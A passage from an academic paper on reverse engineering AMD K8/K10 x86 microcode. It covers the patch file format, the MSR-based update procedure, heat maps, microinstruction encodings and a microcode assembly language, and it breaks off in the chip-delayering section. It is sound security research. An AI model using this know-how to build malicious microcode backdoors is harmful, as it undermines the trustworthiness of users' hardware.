Reverse Engineering x86 Processor Microcode

Philipp Koppe, Benjamin Kollenda, Marc Fyrbiak, Christian Kison,
Robert Gawlik, Christof Paar, and Thorsten Holz

Ruhr-Universität Bochum

Abstract

Microcode is an abstraction layer on top of the physical components of a CPU and present in most general-purpose CPUs today. In addition to facilitate complex and vast instruction sets, it also provides an update mechanism that allows CPUs to be patched in-place without requiring any special hardware. While it is well-known that CPUs are regularly updated with this mechanism, very little is known about its inner workings given that microcode and the update mechanism are proprietary and have not been throughly analyzed yet.

In this paper, we reverse engineer the microcode semantics and inner workings of its update mechanism of conventional COTS CPUs on the example of AMD's K8 and K10 microarchitectures. Furthermore, we demonstrate how to develop custom microcode updates. We describe the microcode semantics and additionally present a set of microprograms that demonstrate the possibilities offered by this technology. To this end, our microprograms range from CPU-assisted instrumentation to microcoded Trojans that can even be reached from within a web browser and enable remote code execution and cryptographic implementation attacks.

1 Introduction

Similar to complex software systems, bugs exist in virtually any commercial Central Processing Unit (CPU) and can imply severe consequences on system security, e.g., privilege escalation [22, 36] or leakage of cryptographic keys [11]. Errata sheets from embedded to general-purpose processors list incorrect behavior with accompanying workarounds to safeguard program execution [4, 29]. Such workarounds contain instructions for developers on how these bugs can be bypassed or mitigated, e.g., by means of recompilation [40] or binary re-translation [26]. However, these interim solutions are not suited for complex design errors which require hardware modifications [48]. Dedicated hardware units to counter bugs are imperfect [36, 49] and involve non-negligible hardware costs [8]. The infamous *Pentium fdiv* bug [62] illustrated a clear economic need for field updates after deployment in order to turn off defective parts and patch erroneous behavior. Note that the implementation of a modern processor involves millions of lines of HDL code [55] and verification of functional correctness for such processors is still an unsolved problem [4, 29].

Since the 1970s, x86 processor manufacturers have used microcode to decode complex instructions into series of simplified microinstructions for reasons of efficiency and diagnostics [43]. From a high-level perspective, microcode is an interpreter between the user-visible Complex Instruction Set Computer (CISC) Instruction Set Architecture (ISA) and internal hardware based on Reduced Instruction Set Computer (RISC) paradigms [54]. Although microcode was initially implemented in read-only memory, manufacturers introduced an update mechanism by means of a patch Random Access Memory (RAM).

Once erroneous CPU behavior is discovered, manufacturers publish a microcode update, which is loaded through the BIOS/UEFI or operating system during the boot process. Due to the volatility of the patch RAM, microcode updates are not persistent and have to be reloaded after each processor reset. On the basis of microcode updates, processor manufacturers obtain flexibility and reduce costs of correcting erroneous behavior. Note that both Intel and AMD deploy a microcode update mechanism since Pentium Pro (P6) in 1995 [15, 30] and K7 in 1999 [2, 15], respectively. Unfortunately, CPU vendors keep information about microcode secret. Publicly available documentation and patents merely state vague claims about how real-world microcode *might* actually look like, but provide little other insight.

Goals. In this paper, we focus on microcode in x86 CPUs and our goal is to answer the following research questions:

1. What is microcode and what is its role in x86 CPUs?
2. How does the microcode update mechanism work?
3. How can the proprietary microcode encoding be reverse engineered in a structured, semi-automatic way?
4. How do real-world systems profit from microcode and how can malicious microcode be leveraged for attacks?

In order to answer question (1), we emphasize that information regarding microcode is scattered among many sources (often only in patents). Hence, an important part of our work is dedicated to summarize this prerequisite knowledge forming the foundation to answer the more in-depth research questions. Furthermore, we tackle shortcomings of prior attempted security analyses of x86 microcode, which were not able to reverse engineer microcode [6, 15]. We develop a novel technique to reverse engineer the encoding and thus answer question (2). After we obtain a detailed understanding of the x86 microcode for several CPU architectures, we can address question (3). As a result, we obtain an understanding of the inner workings of CPU updates and can even generate our own updates. In particular, we focus on potential applications of microprograms for both defensive and offensive purposes to answer question (4). We demonstrate how a microprogram can be utilized to instrument a binary executable on the CPU layer and we also introduce different kinds of backdoors that are enabled via microcode updates.

Our analysis focuses on the AMD K8/K10 microarchitecture since these CPUs do not use cryptographic signatures to verify the integrity and authenticity of microcode updates. Note that Intel started to cryptographically sign microcode updates in 1995 [15] and AMD started to deploy strong cryptographic protection in 2011 [15]. We assume that the underlying microcode update mechanism is similar, but cannot analyze the microcode updates since we cannot decrypt them.

Contributions. In summary, our main contributions in this paper are as follows:

- **In-depth Analysis of Microcode.** We provide an in-depth overview of the opaque role of microcode in modern CPUs. In particular, we present the fundamental principles of microcode updates as deployed by vendors to patch CPU defects and errors.

- **Novel RE Technique.** We introduce the first semi-automatic reverse engineering technique to disclose microcode encoding of general-purpose CPUs. Furthermore, we describe the design and implementation of our framework that allows us to perform this reverse engineering.

- **Comprehensive Evaluation.** We demonstrate the efficacy of our technique on several Commercial Off-The-Shelf (COTS) AMD x86 CPU architectures. We provide the microcode encoding format and report novel insights into AMD x86 CPU internals. Additionally, we present our hardware reverse engineering findings based on delayering actual CPUs.

- **Proof-of-Concept Microprograms.** We are the first to present fully-fledged microprograms for x86 CPUs. Our carefully chosen microprograms highlight benefits as well as severe consequences of unveiled microcode to real-world systems.

2 Related Work

Before presenting the results of our analysis process, we briefly review existing literature on microprogramming and related topics.

Microprogramming. Since Wilkes' seminal work in 1951 [61], numerous works in academia as well as industry adopted and advanced microprogrammed CPU designs. Diverse branches of research related to microprogramming include higher-level microcode languages, microcode compilers and tools, and microcode verification [5, 43, 56]. Other major research areas focus on optimization of microcode, i.e., minimizing execution time and memory space [32]. In addition, several applications of microprogramming were developed [27] such as diagnostics [41].

Since microcode of today's x86 CPUs has not been publicly documented yet, several works attempted a high-level security analysis for CPUs from both Intel and AMD [6, 15]. Even though these works reported the workings of the microcode update mechanism, the purpose of fields within the microcode update header, and the presence of other metadata, none of the works was able to reverse engineer the essential microcode encoding. Hence, they were not able to build microcode updates on their own.

We want to note that Arrigo Triulzi presented at TROOPERS'15 and '16 that he had been able to patch the microcode of an AMD K8 microarchitecture [59, 60]. However, he did neither publish the details of his reverse engineering nor the microcode encoding.

Imperfect CPU Design. Although microcode updates can be leveraged to rectify some erroneous behavior, it is not a panacea. Microcode updates are able to degrade performance due to additional condition checks and they cannot be applied in all cases. An infamous example is AMD's K7, where the microcode update mechanism itself was defective [2, 15]. In order to tackle these shortcomings, diverse techniques have been proposed including dy-

namic instruction stream editing [16], field-programmable hardware [49], and hardware checks [8, 36].

Trusted Hardware. The security of applications and operating systems builds on top of the security of the underlying hardware. Typically software is not designed to be executed on untrusted or potentially malicious hardware [11, 20, 22]. Once hardware behaves erroneously (regardless of whether deliberately or not), software security mechanisms can be invalidated. Numerous secure processors have been proposed over the years [18, 23, 37]. Commercially available examples include technologies such as Intel SGX [17] and AMD Pacifica [3].

However, the periodicity of security-critical faults [4, 29] and undocumented debug features [22] in closed-source CPU architectures challenges their trustworthiness [17, 45].

3 Microcode

As noted earlier, microcode can be seen as an abstraction layer on top of the physical components of a CPU. In this section, we provide a general overview of the mechanisms behind microcode and also cover details about the microcode structure and update mechanism.

3.1 Overview

The ISA provides a consistent interface to software and defines instructions, registers, memory access, I/O, and interrupt handling. This paper focuses on the x86 ISA, and to avoid confusion, we refer to x86 instructions as *macroinstructions*. The microarchitecture describes how the manufacturer leveraged processor design techniques to implement the ISA, i.e., cache size, number of pipeline stages, and placement of cells on the die. From a high-level perspective, the internal components of a processor can be subdivided into data path and control unit. The data path is a collection of functional units such as registers, data buses, and Arithmetic Logic Unit (ALU). The control unit contains the Program Counter (PC), the Instruction Register (IR) and the Instruction Decode Unit (IDU). The control unit operates diverse functional units in order to drive program execution. More precisely, the control unit translates each macroinstruction to a sequence of actions, i.e., retrieve data from a register, perform a certain ALU operation, and then write back the result. The *control signal* is the collection of electrical impulses the control unit sends to the different functional unit in one clock cycle. The functional units produce *status signals* indicating their current state, i.e., whether the last ALU operation equals zero, and report this feedback to the control unit. Based on the status signals, the control unit may alter program execution, i.e., a conditional jump is taken if the zero flag is set.

The IDU plays a central role within the control unit and generates control signals based on the contents of the instruction register. We distinguish between two IDU implementation concepts: (1) hardwired and (2) microcoded.

Hardwired Decode Unit. A hardwired decode unit is implemented through sequential logic, typically a Finite State Machine (FSM), to generate the instruction-specific sequence of actions. Hence, it provides high efficiency in terms of speed. However, for complex ISAs the lack of hierarchy in an FSM and state explosion pose challenging problems during the design and test phases [50]. Hardwired decode units inhibit flexible changes in the late design process, i.e., correcting bugs that occurred during test and verification, because the previous phases have to be repeated. Furthermore, post-manufacturing changes (to correct bugs) require modification of the hardware, which is not (economically) viable for deployed CPUs [62]. Hence, hardwired decode units are suited for simple ISAs such as RISC processors like SPARC and MIPS.

Microcoded Decode Unit. In contrast to the hardwired approach, the microcoded IDU does not generate the control signals on-the-fly, but rather replays precomputed *control words*. We refer to one control word as *microinstruction*. A microinstruction contains all control information required to operate all involved functional units for one clock cycle. We refer to a plurality of microinstructions as *microcode*. Microinstructions are fetched from the microcode storage, often implemented as on-chip Read-Only Memory (ROM). The opcode bytes of the currently decoded macroinstruction are leveraged to generate an initial address, which serves as the entry point into microcode storage. Each microinstruction is followed by a *sequence word*, which contains the address to the next microinstruction. The sequence word may also indicate that the decoding process of the current macroinstruction is complete. It should be noted that one macroinstruction often issues more than one microinstruction. The microcode sequencer operates the whole decoding process, successively selecting microinstructions until the *decode complete* indicator comes up. The microcode sequencer also handles conditional microcode branches supported by some microarchitectures. Precomputing and storing control words introduces flexibility: Changes, patches, and adding new instructions can be moved to the late stages of the design process. The design process is simplified because changes in decode logic only require adaption of the microcode ROM content. On the downside, decoding latency increases due to ROM fetch and multistage decode logic. A microcoded IDU is the prevalent choice for commercial CISC processors.

3.2 Microcode Structure

Two common principles exist to pack control signals into microinstructions. This choice greatly influences the whole microarchitecture and has a huge impact on the size of microcode programs.

Horizontal Encoding. The horizontal encoding designates one bit position in the microinstruction for each control signal of all functional units. For the sake of simple logic and speed, no further encoding or compression is applied. This results in broad control words, even for small processors. The historical IBM System/360 M50 processor with horizontally-encoded microcode used 85-bit control words [53]. The nature of horizontal microcode allows the programmer to explicitly address several functional units at the same time to launch parallel computations, thus using the units efficiently. One disadvantage is the rather large microcode ROM due to the long control words.

Vertical Encoding. Vertically encoded microcode may look like a common RISC instruction set. The microinstruction usually contains an opcode field that selects the operation to be performed and additional operand fields. The operand fields may vary in number and size depending on the opcode and specific flag fields. Bit positions can be reused efficiently, thus the microinstructions are more compact. The lack of explicit parallelism simplifies the implementation of microcode programs, but may impact performance. One encoded operation may activate multiple control signals to potentially several functional units. Hence, another level of decoding is required. The microcode instruction set and encoding should be chosen carefully to keep the second-level decoding overhead minimal.

3.3 Microcode Updates

One particular benefit of microcoded microarchitectures is the capability to install changes and bug fixes in the late design process. This advantage can be extended even further: With the introduction of microcode updates, one can alter processor behavior even after production. Manufacturers leverage microcode patches for debugging purposes and fixing processor errata. The well-known *fdiv* bug [62], which affected Intel Pentium processors in 1994, raised awareness that similarly to software, complex hardware is error-prone, too. This arguably motivated manufacturers to drive forward the development of microcode update mechanisms. Typically, a microcode patch is uploaded to the CPU by the motherboard firmware (e.g., BIOS or UEFI) or the operating system during the early boot process. Microcode updates are stored in low-latency, volatile, on-chip RAM. Consequently, microcode patches are not persistent. Usually, the microcode patch RAM is fairly limited in size compared to microcode ROM. A microcode patch contains a number of microinstructions, sequence words, and triggers. Triggers represent conditions upon which the control is transferred from microcode ROM to patch RAM. In a typical use case, the microcode patch intercepts the ROM entry point of a macroinstruction. During instruction decode, the microcode sequencer checks the triggers and redirects control to the patch RAM if needed. A typical microcode program residing in patch RAM then may, for example, sanitize input data in the operands and transfer control back to the microcode ROM.

4 Reverse Engineering Microcode

In this section, we provide an overview of the AMD K8 and K10 microarchitecture families and describe our reverse engineering approach. Furthermore, we present our analysis setup and framework that includes prototype implementations of our concepts and supported our reverse engineering effort in a semi-automated way.

Our analysis primarily covers AMD K8 and K10 processors because—to the best of our knowledge—they are the only commercially available, modern x86 microarchitectures lacking strong cryptographic protection of microcode patches.

4.1 AMD K8 and K10

AMD released new versions of its K8 and K10 processors from 2003 to 2008 and 2008 to 2013, respectively. Note that the actual production dates may vary and in 2013 only two low-end CPU models with K10 architecture were released. K9 is the K8's dual-core successor, hence the difference is marginal from our point of view. Family 11h and 12h are adapted K10 microarchitectures for mobile platforms and APUs.

All of theses microarchitectures include a microcoded IDU. The x86 instruction set is subdivided into *direct path* and *vector path* macroinstructions. The former mainly represent the frequently used, performance critical macroinstructions (e.g., arithmetic and logical operations) that are decoded by hardware into up to three microinstructions. The latter are uncommon or complex, and require decoding by the microcode sequencer and microcode ROM. Vector path macroinstructions may produce many microinstructions. During execution of the microcode sequencer, hardware decoding is paused. The microcode is structured in *triads* of three 64-bit microinstructions and one 32-bit sequence word [15]. An example microinstruction set is described in AMD's patent RISC86 [24] from 2002. The sequence word may contain the address of the next triad or indicate that decoding is complete. The microcode ROM is addressed in steps

whose length is a triad. An example address space ranging from `0x0` to `0xbff` thus contains 3,072 triads. The microcode is responsible for the decoding of vector path macroinstructions and handling of exceptions, such as page faults and divide-by-zero errors.

4.2 Update Mechanism

The K7, released in 1999, was AMD's first microarchitecture supporting microcode updates. The update mechanism did not change throughout to the 12h family. AMD kept the update feature secret until it was exposed along with three K8 microcode patches in 2004. The patches and the update mechanism were reverse engineered from BIOS updates [6]. The microcode updates are stored in a proprietary file format, although pieces of information have been reverse engineered [6, 15]. With the K10 microarchitecture, AMD started to publicly release microcode updates, which benefits the Linux open-source microcode update driver. Our view of the file format is depicted in Table 1 including the header with checksum and number of triads, match register fields, and triads. It should be noted that triads in microcode updates are obfuscated with an algorithm we do not specify further due to ethical considerations.

<table>
<tr><th>B↓ Bit→</th><th colspan="3">0 31</th><th>32 63</th></tr>
<tr><td>0</td><td colspan="3">date</td><td>patch ID</td></tr>
<tr><td>8</td><td>patch block</td><td>len</td><td>init</td><td>checksum</td></tr>
<tr><td>16</td><td colspan="3">northbridge ID</td><td>southbridge ID</td></tr>
<tr><td>24</td><td colspan="3">CPUID</td><td>magic value</td></tr>
<tr><td>32</td><td colspan="3">match register 0</td><td>match register 1</td></tr>
<tr><td>40</td><td colspan="3">match register 2</td><td>match register 3</td></tr>
<tr><td>48</td><td colspan="3">match register 4</td><td>match register 5</td></tr>
<tr><td>54</td><td colspan="3">match register 6</td><td>match register 7</td></tr>
<tr><td>64</td><td colspan="4">triad 0, microinstruction 0</td></tr>
<tr><td>72</td><td colspan="4">triad 0, microinstruction 1</td></tr>
<tr><td>80</td><td colspan="4">triad 0, microinstruction 2</td></tr>
<tr><td>88</td><td colspan="3">triad 0, sequence word</td><td>triad 1 ...</td></tr>
</table>

Table 1: Microcode update file format.

Microcode Update Procedure. The microcode update binary is uploaded to the CPU in the following way: First, the patch must be placed in accessible virtual address space. Then the 64-bit virtual address must be written to Model-Specific Register (MSR) `0xc0010020`. Depending on the update size and microarchitecture, the `wrmsr` instruction initiating the update may take around 5,000 cycles to complete. Rejection of a patch causes a general protection fault. Internally, the update mechanism verifies the checksum, copies the triads to microcode patch RAM, and stores the match register fields in the actual match registers. Patch RAM is mapped into the address space of the microcode ROM, whereby the patch triads directly follow the read-only triads.

Match Registers. The match registers are an integral part of the update mechanism. They hold a microcode ROM address, intercept the triad stored at that location, and redirect control to the triad in patch RAM at the offset *match register index · 2*. The shared address space enables microcode in the patch RAM to jump back to microcode ROM, e.g., to reuse existing triads. Due to the complexity of the microcode update procedure we assume it is implemented in microcode itself. We summarize our understanding of the microcode update mechanism in Figure 1. AMD's patent [39] from 2002 describes an example microcode patch device and provides an idea of how the internals work.

Figure 1: Overview ofthe AMD microcode update mechanism.

4.3 Reverse Engineering Methods

Based on our insights into microcode and its update mechanism, we now detail our novel method used to reverse engineer the microcode encoding. More precisely, we employ a (1) low-noise environment as a foundation for the novel (2) microcode ROM heat map generation, and (3) the microcode encoding reverse engineering. Furthermore, we present (4) microcode hooking which ultimately enables actual modification of CPU behavior.

We would like to emphasize that our methods were developed when we did not have access to microcode ROM, see Section 6.

Low-Noise Environment. Since we did not have access to CPU internals, we had to be able to apply our crafted microcode updates and carefully analyze the modified CPU's behavior (e.g., register values and memory locations). To pinpoint exactly where the changes caused effects (down to a single macroinstruction), we had to eliminate any *noise* from parallel or operating system code executions out of our control. For example, common operating systems implement task switching or fully symmetric multiprocessing, which is undesirable in our setting. This code execution is capable of triggering abnormal behavior (because of our microcode update) and

then most likely causes a system crash. Hence, we require a *low-noise* environment where we have full control of all code to realize accurate observation of the CPU state and behavior.

Microcode ROM Heat Maps. As described in Section 4.2, match registers hold microcode ROM addresses. Since we did not know which microcode ROM addresses belong to which macroinstructions, we were not able to change the behavior for a specific microcoded macroinstruction. Hence, we devised *microcode ROM heat maps*, a method to discover the corresponding memory location for microcoded macroinstructions.

The underlying idea is to generate distinct behavior between the original and the patched macroinstruction execution. More precisely, the patch contains a microcode instruction that always crashes on execution. Thereby, we generate a *heat map* for each macroinstruction in an automated way: we store whether the microcode ROM address causes a system crash or not. The comparison between original and patched execution reveals which microcode ROM addresses correspond to the macroinstruction. We further automatically processed all heat maps to exclude common parts among all macroinstructions.

Microcode Encoding Reverse Engineering. Based on our automatically generated heat maps, we were able to tamper with a specific microcoded macroinstruction. However, we could not meaningfully alter an instruction because of its proprietary encoding. Hence, we developed a novel technique to reverse engineer proprietary microcode encoding in a semi-automatic way.

Since we did not have a large microcode update base on which we could perform fine-grained tests, we merely had a black box model of the CPU. However, since microinstructions control ALU and register file accesses, we formed various general assumptions about the instruction fields, which can be systematically tested using semi-automatic tests (e.g., opcode, immediate value, source and destination register fields).

In order to reverse engineer the encoding, we applied a two-tiered approach. First, we identified fields by means of bits that cause similar behavior, i.e., change of used registers, opcode, and immediate value. Second, we exhaustively brute-forced each field to identify all addressable values. Since corresponding fields are small (< 10 bits), we combined the results together and gradually formed a model of the encoding. Note that through detailed exception reporting and paging, we were able to gather detailed information on why a specific microinstruction caused a crash. Earlier in the reverse engineering process, we set the three microinstructions in a triad to the same value to avoid side effects from other unknown microinstructions. Once we had a better understanding of the encoding, we padded the triad with no-operation microinstructions. Later in the reverse engineering process, we designed tests that reuse microinstructions from existing microcode updates. For that method to be successful, a good understanding of the operand fields was required as most of these microinstructions operate on internal registers. We had to rewrite the register fields to be able to directly observe the effect of the microinstruction. Furthermore, we designed automated tests that identified set bits in unknown fields of existing microinstructions and permuted the affected bit locations in order to provoke observable differences in behavior that can be analyzed.

Microcode Hooks. After reverse engineering the microcode encoding, we can arbitrarily change CPU behavior for any microcoded macroinstruction and intercept control for any microcode ROM address. Note that we intercepted a macroinstruction at the entry point microcode ROM address. In order to realize a fully-fledged *microcode hook* mechanism, we have to correctly pass back control after interception through our microcode update. This is indispensable in case macroinstructions are extended with functionality, such as a conditional operand check, while preserving original functionality.

We employed two basic concepts to resume macroinstruction computation after interception: (1) pass control back to ROM, and (2) implement the macroinstruction computation. Note that we implemented both resume strategies, see Section 7.

4.4 Framework

One fundamental requirement for our framework was automated testing. Combined with the fact that microcode updates potentially reset or halt the entire machine, it became apparent that another controller computer was needed. In the following, we describe both our hardware setup and our framework implementation.

Hardware Setup. From a high-level point of view, the hardware setup consists of multiple nodes and several development machines. Each node represents one minimal computer with an AMD CPU that runs our low-noise environment and is connected to a Raspberry Pi via serial bus. To enable monitoring and control, the mainboard's power and reset switch as well as the power supply's +3.3V are connected to GPIO ports. The Raspberry Pis run Linux and can be remotely controlled from the Internet. The development machines are used to design test cases and extend the microcode API. Furthermore, test cases can be launched from the development machines. This process automatically transfers the test case and the latest API version to the desired nodes, which then autonomously execute the test case and store the results. Our test setup consists of three nodes with K8 Sempron 3100+ (2004), K10 Athlon II X2 260 (2010), and K10 Athlon II X2 280 (2013) processors.

Low-Noise Environment. To fulfil our unusual requirements regarding the execution environment (e.g., full control over interrupts and all code being executed), we implemented a simple operating system from scratch. It supports interrupt and exception handling, virtual memory, paging, serial connection, microcode updates, and execution of streamed machine code. The streamed machine code serves the purpose of bringing the CPU to the desired initial state, executing arbitrary macroinstructions, and observing the final state of the CPU. We leveraged this feature primarily to execute vector path instructions intercepted by a microcode patch. This way, we can infer the effects of triads, single microinstructions, and the sequence word. Note that only the final state can be observed in case no exception occurs.

We implemented interrupt and exception handling in order to observe the intermediate state of the CPU and the exception code such as general protection faults. The error state includes the faulting program counter and stack pointer as well as the x86 general-purpose registers. We refined the preciseness of the error reporting by implementing virtual memory and paging support. All exceptions related to memory accesses raise page faults with additional information such as the faulting address and action. This information, paired with the information about the faulting program counter, allows us to distinguish between invalid read, write, and execution situations. We also used the exception code and observed the intermediate state to infer the effects of microcode. A custom message protocol exposes the following operating system features via serial connection: (1) stream x86 machine code, (2) send and apply microcode update, and (3) report back the final or intermediate CPU state. Some of the test processors support *x86_64 long mode*, which lets the CPU access 64-bit instructions and registers. However, our operating system runs in *32-bit protected mode*.

Microcode API. Our controller software is implemented in Python and runs on the Raspberry Pis. It processes test cases in an automated fashion and makes heavy use of the microcode API. Test cases contain an initial CPU state, arbitrary x86 instructions, the final CPU state, and an exception information filter plus a logger as well as a high-level microcode patch description. The microcode patch is generated with the high-level microcode patch information that includes header fields, match register values, and microcode in the form of bit vectors, Register Transfer Level (RTL) machine language, or a mix. Test cases incorporating automation must specify at least one property that will be altered systematically. For example, a test case that aims to iteratively intercept all triads in microcode ROM may increment the match register value in each pass. Another test case that attempts to infer conditional behavior of microcode may alter streamed x86 machine code in order to induce different x86 eflags register values and at the same time permute the bit vector of an unknown field within a microinstruction. The microcode API exposes all required underlying features such as serial connection handling, serial message protocol, AMD computer power state monitoring and control, x86 assembler, parsing and generation of microcode updates, obfuscation and deobfuscation of microcode updates, microcode assembler and disassembler as well as required data structures. The framework runs through 190 test iterations per minute and node in case there are no faults. One fault adds a delay of 12 seconds due to the reboot.

5 Microcode Specification

In this section we present the results of our reverse engineering effort such as heat maps, a detailed description of the microcode instruction set, and intercepting x86 instructions. Furthermore, we present our microcode RTL.

DISCLAIMER. It should be noted that our results originate from reverse engineering include and indirectly measured behavior, assumptions about the microarchitecture, and interpretation of the visible CPU state, which is small in comparison to the whole unobservable CPU state. Thus, we cannot guarantee that our findings are intended behavior of AMD's microcode engine.

5.1 Heat Maps

A heat map of a specific macroinstruction contains a mapping of all microcode ROM addresses to a boolean value that indicates whether the specified triad is executed during the decode sequence of that macroinstruction. During the test cycle, our operating system executes vector instructions such as `call` and `ret`. We name a heat map that only covers vector instructions from the operating system *reference heat map*. In order to obtain a clean heat map for a vector instruction, the reference heat map must be subtracted from the instruction's raw heat map. For the interested reader we present a truncated, combined K10 heat map in Table 4 in Appendix A.1. The heat maps represent a fundamental milestone of our reverse engineering effort. They indicate microcode ROM locations to intercept macroinstructions and help infer logic from triads. We designed test cases for all vector path instructions, which then generated clean heat maps in a fully automated way.

5.2 Microcode Instruction Set

The microinstruction set presented in AMD's patent RISC86 [24] gave us a general understanding and valuable hints. However, we found that almost all details such as microinstruction length, operand fields, operations, and encoding differ. Furthermore, we could not confirm that

single microinstructions can be addressed, which would result in the preceding microinstructions of the triad being ignored. Instead, we found that only entire triads are addressable. In the following, we reuse terminology from the patent where appropriate. Unless stated otherwise, all information given afterwards was obtained through reverse engineering.

We found four operation classes, namely RegOp, LdOp, StOp, and SpecOp, that are used for arithmetic and logic operations, memory reads, memory writes, and special operations such as write program counter, respectively. The structure of the four operation classes is shown in Table 2. The different operation classes can be distinguished by the op class field at bit locations 37 to 39. RegOp and SpecOp share the same op class field encoding but have disjunct encodings for the operation type field. The unlabeled fields indicate unused or unknown bit locations. RegOp supports operation types such as arithmetic, comparators, and logic operations. The `mul` and `imul` operation types must be the first microinstruction within a triad in order to work. SpecOp enables to write the x86 program counter and to conditionally branch to microcode. If the conditional branch is taken, the microcode sequencer continues decoding at the given address. In case the conditional branch is not taken, the sequence word determines further execution. The condition to be evaluated is encoded in the 4 high bits of the 5-bit cc field. Bit 0 of the cc field inverts the condition if set. The available condition encodings match the ones given in patent RISC86 [24], p. 37. The *write-program-counter* SpecOp must be placed third within a triad in order to work. We found that LdOp and StOp have their own operation types. Our collection of operation types is incomplete, because it was impossible to observe the internal state of the CPU. We show encoding details for the operation types we found in the Appendix in Table 5. The fields reg1, reg2 and reg3 encode the microcode registers. In addition to the general-purpose registers, microcode can access a number of internal registers. Their content is only stored until the microinstruction has been decoded. The special pcd register is read-only and contains the address of the next macroinstruction to decode. This is valuable information to implement relative x86 jumps in microcode. The microarchitecture also contains a microcode substitution engine, which automatically replaces operand fields in the microinstruction with operands from the macroinstruction. The first two x86 operands can be accessed in microcode with the register encodings regmd and regd. We refer to Table 6 in the Appendix for encoding details of the microcode registers. We did not find the substitution mechanism for immediate values encoded in the macroinstruction. To solve this issue, we read the x86 instruction bytes from main memory and extract the immediate. The sw field swaps source and destination registers. The 3o field enables the three operand mode and allows RegOp microinstructions of the form `reg2:= reg1 op reg3/imm`. The flags field decides whether the resulting flags of the current RegOp microinstruction should be committed to the x86 flags register. The rmod field switches between reg3 and a 16-bit immediate value. The sequence word, see Table 3, contains an action field at bit locations 14 to 16 that may indicate a branch to the triad at the given address, a branch to the following triad, or stop decoding of the current macroinstruction. Our disassembler has a coverage of approximately 40% of the instructions contained in existing microcode patches. However, we ignored bits in unknown fields of recognised microinstructions whose meaning we could not determine. We designed automated test cases that, e.g., permute the bits of an unknown microinstruction field to provoke observable differences in the final CPU state. Our result filter discarded outputs that match the expected CPU state. We then manually inspected the remaining interesting CPU states and inferred the meaning of the new encoding.

5.3 Intercepting x86 Instructions

Currently, we can only intercept vector instructions by writing related triad addresses from the heat maps into the match registers. We are uncertain whether a mechanism for hooking direct path instructions exists. It is relatively simple to replace the logic of a vector path instruction; however, it appeared challenging to *add* logic, because the original semantics must be preserved. To solve this issue, we leverage the two microcode hook concepts from Section 4.3. In the following we describe in detail the practical application of both concepts. (1) After executing the added logic, we jump back to microcode ROM. (2) After execution of the added logic we implement the semantics of the macroinstruction in microcode ourselves and indicate *sequence complete* in the last triad. This way, we successfully hooked *shrd* and *imul* vector path instructions.

We also successfully intercepted the *div* instruction using the first method. One fundamental limitation of hooking with match registers is that one cannot jump back to the intercepted triad, because the match register would redirect control again, essentially creating an endless loop. We are not aware of a feature to temporarily ignore a match register. Thus we need to intercept a negligible triad and, after execution of our logic, jump back to the subsequent triad, essentially skipping one triad. We inferred the observable part of the logic of div heat map triads. We proceeded by iteratively branching directly to the triads with a known CPU state with a match register hook set to the following triad. With this method we found one triad we can skip without visibly changing

Index	63	62 54	53	52	51 46	45 40	39 37	36 30	29 24	23	22 16	15 0
RegOp	-	type	sw	3o	reg1	- flags -	000	- size	reg2	rmod	-	imm16/reg3
LdOp	-	type	sw	3o	reg1	-	001	-	reg2	rmod	-	imm16/reg3
StOp	-	type	sw	3o	reg1	-	010	- size	reg2	rmod	-	imm16/reg3
SpecOp	-	type cc	sw	3o	reg1	-	000	- size	reg2	-		imm16/addr12

Table 2: The four operation classes and their microinstruction encoding.

Index	31 17	16 14	13 12	11 0
next_triad	-	000	-	
branch	-	010	-	address
complete	-	110	-	

Table 3: Sequence word encoding.

the result. Specifically, we can intercept triad `0x7e5` per match register, induce the desired behavior, and finally jump back to address `0x7e6` via sequence word. It should be noted that the hook is in the middle of the calculation. Thus the source and destination general-purpose registers as well as some internal microcode registers hold intermediate results, which need to be preserved if the correctness of the final result matters.

5.4 Microcode RTL

We developed a microcode register transfer language based on the syntax of Intel x86 assembly language, because for the implementation of microprograms it is impractical to manually assemble bit vectors. In the following, we show a template for a typical microinstruction in our microcode RTL:

```
insn op1, op2[, op3]
```

The `insn` field defines the operation. It is followed by one to three operands of which the first one is always the destination and only the last one may be an immediate. In two-operand mode, the first operand is the destination and the source. There are dedicated load and store instructions. Memory addressing currently supports only one register, i.e., `ld eax, [ebx]`. The size of arithmetic operations is implicitly specified by the destination operand's size. Memory reads always fetch a whole native system word, and the size of memory writes is specified by the source operand's size. The conditional microcode branch encodes the condition in the first operand and the branch target in the second operand, i.e. `jcc nZF, 0xfe5`. The assembler automatically resolves constraints such as `mul` must be placed first in a triad and *write-program-counter* must be placed last. Strictly speaking the sequence words are not instructions, thus we cover them by directives such as `.sw_complete` and `.sw_branch 0x7e6`. The *branch to next triad* sequence words are added implicitly.

6 Hardware Analysis

In addition to the black box microcode reverse engineering presented in the previous section, we analyzed the CPU's hardware in a parallel approach. The goal of hardware analysis was to read and analyze the non-volatile microcode ROM to support reverse engineering of the microcode encoding. Furthermore, this allows us to analyze the actual implementation of microcoded macroinstructions.

Our chosen Device Under Test (DUT) is a Sempron 3100+ (SDA3100AIP3AX) with a 130nm technology size, since it features the largest size of the target CPU family (which facilitates our analysis). Note that the larger technology size allows for additional tolerance margins in both the delayering and the imaging of the individual structures. Similar to any common microcontroller or CPU, the DUT is built using a CMOS process with multiple layers. In contrast to traditional microcontrollers, general-purpose x86 CPUs feature a much larger die size and are stacked up to 12 layers, which increases hardware reverse engineering effort.

We expected the targeted non-volatile microcode ROM to be stored in a cell array architecture. Other memory types to implement microcode ROM, such as flash, Electrically Erasable Programmable Read-only Memory (EEPROM), and RAM, are either too slow, unnecessarily large, or volatile.
Note that the general die structure is almost identical to the die shot provided in [21], which helped our initial analysis identify our Region Of Interest (ROI), the microcode ROM.

6.1 Delayering

After removing the heat sink with a drill, we fully decapsulated the die with fuming nitric acid [46]. In order to visualize the ROM array, we *delayered* (e.g., removed individual stacked layers) from the top of the die. The main challenge during delayering is to uniformly skim planar surfaces parallel to the individual layers. Typically, the delayering process alternates between removing a layer and imaging the layer beneath it [46]. Focusing on our ROI, we were able to neglect other areas of the chip resulting in a more planar surface in important region(s). Note that hardware reverse engineering of the whole CPU

microarchitecture would require a more controlled delayering process and several months to acquire and process the whole layout. The interested reader is referred to our die shot in Figure 3 in the Appendix.

In order to remove layers, we used a combined approach of Chemical Mechanical Polishing (CMP) and plasma etching. During inspection of the seventh layer, we encountered the expected ROM array structure. We acquired images of individual layers using a Scanning Electron Microscope (SEM) since optical microscopy reaches diffraction limits at this structure size. Compared to colored and more transparent images from optical microscopy, SEM images only provide a gray-scale channel, but with higher magnification. In SEM images, different materials can be identified due to brightness yield.

